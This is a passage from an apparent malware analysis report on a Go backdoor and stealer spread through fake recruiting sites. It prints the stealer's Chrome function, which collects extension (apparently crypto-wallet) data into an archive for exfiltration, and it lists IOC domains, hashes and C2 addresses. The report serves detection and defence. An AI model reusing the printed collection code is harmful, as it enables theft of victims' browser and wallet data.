    - Gathers Keychain data with further storage into **gatherchain.tar.gz**.
- **chrome_cookie_other.go**

    The same but for Linux.
- **chrome_cookie_win.go**

    The same but for Windows.

- **chrome_gather.go**

```
func AutoModeChromeGather() (string, [][]byte) {
 print("=========== AutoModeChromeGather ===========", runtime.GOOS, "\n")

 var (
 buf bytes.Buffer
 userdata_dir string
 path_list []string
 )

 // gather
 userdata_dir = getUserdataDir()

 // file system search
 _ = filepath.Walk(userdata_dir, func(path string, info os.FileInfo, err error)
error {
 if info.Name() == extension_dir && strings.Contains(path, "Local Extension
Settings") {
 path_list = append(path_list, path)
 }
 return nil
 })

 _ = util.Compress(&buf, path_list, true)

 print("=========== End ===========\n")

 // return
 data := make([][]byte, 3)
 data[0] = []byte(config.LOG_SUCCESS)
 data[1] = []byte("gather.tar.gz")
 data[2] = buf.Bytes()
 msg_type := config.MSG_FILE

 return msg_type, data
```

  Collects local extension settings (if they exist on the system) and pack it into gather.tag.gz

Conclusions

To conclude our analysis, we must highlight the most important points:

- After successful password theft, the victim's workstation can be remotely accessed via C2 to steal even more data, including personal files that are stored on the system. It makes this malware way more dangerous than regular stealers that usually run on the system once, collecting only the files that are in their list.
- Backdoor code is written according to programming best practices, comments are left as is, which leaves an open question as to why the code was not compiled beforehand.

- Only one cryptocurrency-related extension is being targeted, probably counting on gaining remote access to manually search for other popular crypto tools and sensitive data on the system.
- The campaign is still ongoing, indicating that the threat actors' strategy remains effective and does not require immediate changes. However, we believe that similar campaigns may soon emerge with updated infrastructure.

IOC

Domains

```
app.blockchain-checkup[.]com
app.hiring-interview[.]com
app.quickvidintro[.]com
app.skill-share[.]org
app.vidintroexam[.]com
app.willo-interview[.]us
app.willohiringtalent[.]org
app.willorecruit[.]com
app.willotalent[.]pro
app.willotalentes[.]com
app.willotalents[.]org
blockchain-assess[.]com
digitpotalent[.]com
digitptalent[.]com
fundcandidates[.]com
hiringinterview[.]org
hiringtalent[.]pro
interviewnest[.]org
smarthiretop[.]online
talentcompetency[.]com
topinnomastertech[.]com
web.videoscreening[.]org
willoassess[.]com
willoassess[.]net
willoassess[.]org
willoassessment[.]com
willocandidate[.]com
willointerview[.]com
willomexcvip[.]us
winterviews[.]net
winyourrole[.]com
wtalents[.]in
wtalents[.]us
wholecryptoloom[.]com
```

SHA256

```
b72653bf747b962c67a5999afbc1d9156e1758e4ad959412ed7385abaedb21b6
60ec2dbe8cfacdff1d4eb093032b0307e52cc68feb1f67487d9f401017c3edd7
5df555b868c08eed8fea2c5f1bc82c5972f2dd69159b2fdb6a8b40ab6d7a1830
3c4becde20e618efb209f97581e9ab6bf00cbd63f51f4ebd5677e352c57e992a
3210d821e12600eac1b9887860f4e63923f624643bc3c50b3600352166e66bfe
b2a4a981ba7cc2add74737957efdfcbd123922653e3bb109aa7e88d70796a340
3697852e593cec371245f6a7aaa388176e514b3e63813fdb136a0301969291ea
0a49f0a8d0b1e856b7d109229dfee79212c10881dcc4011b98fe69fc28100182
```

C2

hxxp://216.74.123.191:8080
hxxp://95.169.180.146:8080